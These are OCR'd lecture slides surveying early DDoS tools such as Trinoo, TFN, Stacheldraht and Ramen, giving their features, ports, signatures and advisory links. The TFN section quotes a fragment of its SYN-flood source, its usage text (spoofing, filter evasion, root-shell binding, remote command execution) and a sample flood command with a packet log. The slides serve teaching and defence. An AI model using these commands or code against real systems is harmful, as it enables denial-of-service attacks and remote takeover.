

Sock proxy
zombie
zombie
zombie
zombie
Proxy
Web server
DNS server
Router
victim

Client attack


- URL attacks
  - Repeated request
  - Repeated REFRESH
  - Random URL
    - Avoids proxy
    - Works hard
    - Large log file
  - cgi, long forms, heavy search requests




Client attack on WTO




TCP Level DDoS attacks




BRACE YOURSELF— HERE COMES ANOTHER ONE....
DOT. COMS
HACKERS

Probing stage

- Most DDOS attack tools are compromised computers
- Attackers would scan systems for non-secured services
- Many automated scanning tools around



Attack tools 1: FAPI

- Spoof IP addresses
- UDP packets to random or specified ports
- Automatic termination at specified time
- One of the first tools available in May 1998

Attack tools 2: Trinoo

- UDP attacks to random ports
- Defaults:
  - 120 seconds (max 1999 seconds)
  - Packet size: 1000 octets
- Master Slave communication clear TCP and UDP
- Does not support IP spoofing
- Link: http://xforce.iss.net/alerts/advise40.php

Attack tools 3: TFN

- Spoof IP addresses
- Master Zombie communicate by ICMP echo reply
- Flooding: ICMP echo, TCP SYN, UDP flood (trinoo emulation), Smurf
- Link: http://xforce.iss.net/alerts/advise43.php

TFN code

```
/* td.c - tribe flood network synflooder (c) 1999 by Mixter - PRIVATE */
char synb[8192];
void
syn (u_long victim, u_short port)
{
  struct sockaddr_in sin;
  struct iphdr *ih = (struct iphdr *) synb;
  struct tcphdr *th = (struct tcphdr *) (synb + sizeof (struct iphdr));
  srandom ((time (NULL) + random ()));
  ih->version = 4;
  ih->ihl = 5;
  ih->tos = 0x00;
  ih->tot_len = sizeof (ih) + sizeof (th);
  ih->id = htons (random ());
  ih->frag_off = 0;
  ih->ttl = 255;
  ih->protocol = 6;
```

TFN GUI

```
sun17>usage: tfn <options>
[-P protocol]    Protocol for server communication. Can be ICMP,
                      UDP or TCP.  Uses a random protocol as default
[-D n]           Send out n bogus requests for each real one to decoy
                      targets
[-i target string]        Contains options/targets separated by '@', see below
[-S host/ip]     Specify your source IP. Randomly spoofed by default,
                      use your real IP if you are behind spoof-filtering routers
[-f hostlist]    Filename with list of hosts with TFN servers to contact
[-p port]           A TCP destination port can be specified for SYN floods
<-c command ID>  0 - Halt all current floods on server(s) immediately
                 1 - Change IP antispoof-level (evade rfc2267 filtering)
                    usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
                 2 - Change Packet size, usage: -i <packet size in bytes>
                 3 - Bind root shell to a port, usage: -i <remote port>
                 4 - UDP flood, usage: -i victim@victim2@victim3@...
                 5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
                 6 - ICMP/PING flood, usage: -i victim@...
                 7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
                 8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
                 9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
                 10 - Blindly execute remote shell command, usage -i command
```


TFN GUI (2)

```
sun18>tfn -r slaves -i victim-ip -c8

       Protocol       : random
       Source IP     : random
       Client input   : list
       Target(s)      : 192.168.252.5@192.168.252.5
       Command     : commence syn flood, port: random

Sending out packets: ..

       Command        : bind shell(s) to port 192
       Command        : commence udp flood
       Command        : commence icmp echo flood
       Command        : commence icmp broadcast (smurf) flood
       Command        : commence mix flood
       Command        : commence targa3 attack
```

Mixed attack

TFN: the result

```
17:21:04.506166 eth0 > 194.49.187.0.46704 > 192.168.252.5.1896:
                       S 5170376:5170396(20) win 2671 urg 12565
17:21:04.516166 eth0 > 234.63.125.0.37201 > 192.168.252.5.30309:
                       S 11047630:11047650(20) win 1997 urg 19011
17:21:04.516166 eth0 > 39.213.139.0.7910 > 192.168.252.5.43813:
                       S 2125087:2125107(20) win 14958 urg 60724
17:21:04.516166 eth0 > 43.105.6.0.4744 > 192.168.252.5.3424:
                       S 6254394:6254414(20) win 33694 urg 42255
17:21:04.516166 eth0 > 66.217.70.0.22670 > 192.168.252.5.6337:
                       S 13843234:13843254(20) win 11437 urg 24737
17:21:04.516166 eth0 > 235.178.30.0.45851 > 192.168.252.5.30524:
17:21:04.516166 eth0 > 90.254.119.0.25388 > 192.168.252.5.31123:
17:21:04.516166 eth0 > 119.74.222.0.16422 > 192.168.252.5.6950:
17:21:04.516166 eth0 > 97.62.6.0.42978 > 192.168.252.5.10888:
17:21:04.516166 eth0 > 4.205.185.0.54120 > 192.168.252.5.6432:
17:21:04.516166 eth0 > 217.96.68.0.59220 > 192.168.252.5.65030:
17:21:04.516166 eth0 > 35.109.153.0.22810 > 192.168.252.5.15604:
17:21:04.516166 eth0 > 37.200.46.0.32360 > 192.168.252.5.52882:
17:21:04.516166 eth0 > 60.174.10.0.23938 > 192.168.252.5.3478:
17:21:04.516166 eth0 > 245.117.36.0.34314 > 192.168.252.5.61235:
17:21:04.516166 eth0 > 210.91.134.0.20053 > 192.168.252.5.12545:
```

Attack tools 4: TFN2K

- Like TFN, but Zombie almost always silent
  - Difficult to spot
  - Master sends commands 20x to zombies in the hope that one will get through
- Master to zombie communication is encrypted
- Attack signatures:
  - TCP header is always 0 length
  - UDP packet length (as appears in the UDP header) is 3 bytes longer than the actual length of the packet
  - UDP and TCP checksums do not include 12 byte pseudo-header and therefore checksums will always be incorrect

Attack tools 5: Stacheldracht

- Stacheldracht (v4 and v2.666)
  - Attacks: UDP, ICMP, TCP SYN, Smurf
  - Use encryption for communication but not for ICMP heartbeat packets that zombie sends to master
  - Auto-update feature via rcp
  - Has ability to test (via ICMP echo) if it can use spoofed IP addresses
  - V2.666 has added TCP ACK and TCP NUL attacks
  - Link: http://xforce.iss.net/alerts/advise61.php

Attack tools 6: Shaft

- Optional IP spoofing capabilities
- Ports:
  - Master to zombie: 18753/udp
  - Zombie to master: 20433/udp
  - An attack timer
  - Provides statistics to the master
  - Can set ICMP and UDP packet size
- Link: http://www.adelphi.edu/~spock/lisa2000-shaft.pdf

Attack tools 7: Mstream

- TCP port 12754
- Master to zombie via telnet
  - Communication not encrypted
- Attack: TCP ACK
  - Target gets hits by ACK packets and sends TCP RST packets to non-existent IP addresses
  - Router returns ICMP unreachable causing more bandwidth starvation
- Link: http://xforce.iss.net/alerts/advise48.php

Attack tools 8: Omega

- Spoof IP addresses
- Zombies use “chat”
- Attacks:
  - TCP ACK, UDP, ICMP
  - Introduced IGMP flood (multicast)
    - Internet Group Management Protocol
    - provides a way for an Internet computer to report its multicast group membership to adjacent routers

Attack tools 9: Trinity

- Also known as Myserver and Plague
- Attacks: UDP, TCP fragments, TCP SYN, TCP RST, TCP random-flag, TCP ACK, TCP establish, TCP NUL
- Listens to TCP port 3370
- When zombie is idle it connects to Undernet IRC on port 6667
- Link: http://xforce.iss.net/alerts/advise59.php

Attack tools 10: Ramen

- Self-propagating worm
- Scans /16s for port 21 (FTP)
- SYN scanning by ramen causes DDoS on IP multicast range
- Link: http://xforce.iss.net/alerts/advise71.php


Attack tools 11: Naphta

- Exploits weaknesses in TCP stacks with large number of connections in states other than "SYN RECVD," including "ESTABLISHED" and "FIN WAIT-1."
- Links:
  - http://razor.bindview.com/publish/advisories/adv_NAPTHA.html
  - http://www.cert.org/advisories/CA-2000-21.html

Attack tools 12: IRC bots

- Zombie systems controlled via a central IRC channel
- Uses Sub7 trojan to maintain remote control on zombies
- Links:
  - http://grc.com/dos/grcdos.htm
  - http://www.cert.org/advisories/CA-2001-20.html
  - http://swatit.org/bots/index.html
  - http://hackereliminator.com/trojandemo.html

Easily obtained



Botnets


Major goal: Masquerade the tool so it look like a valid file

Some known tools:

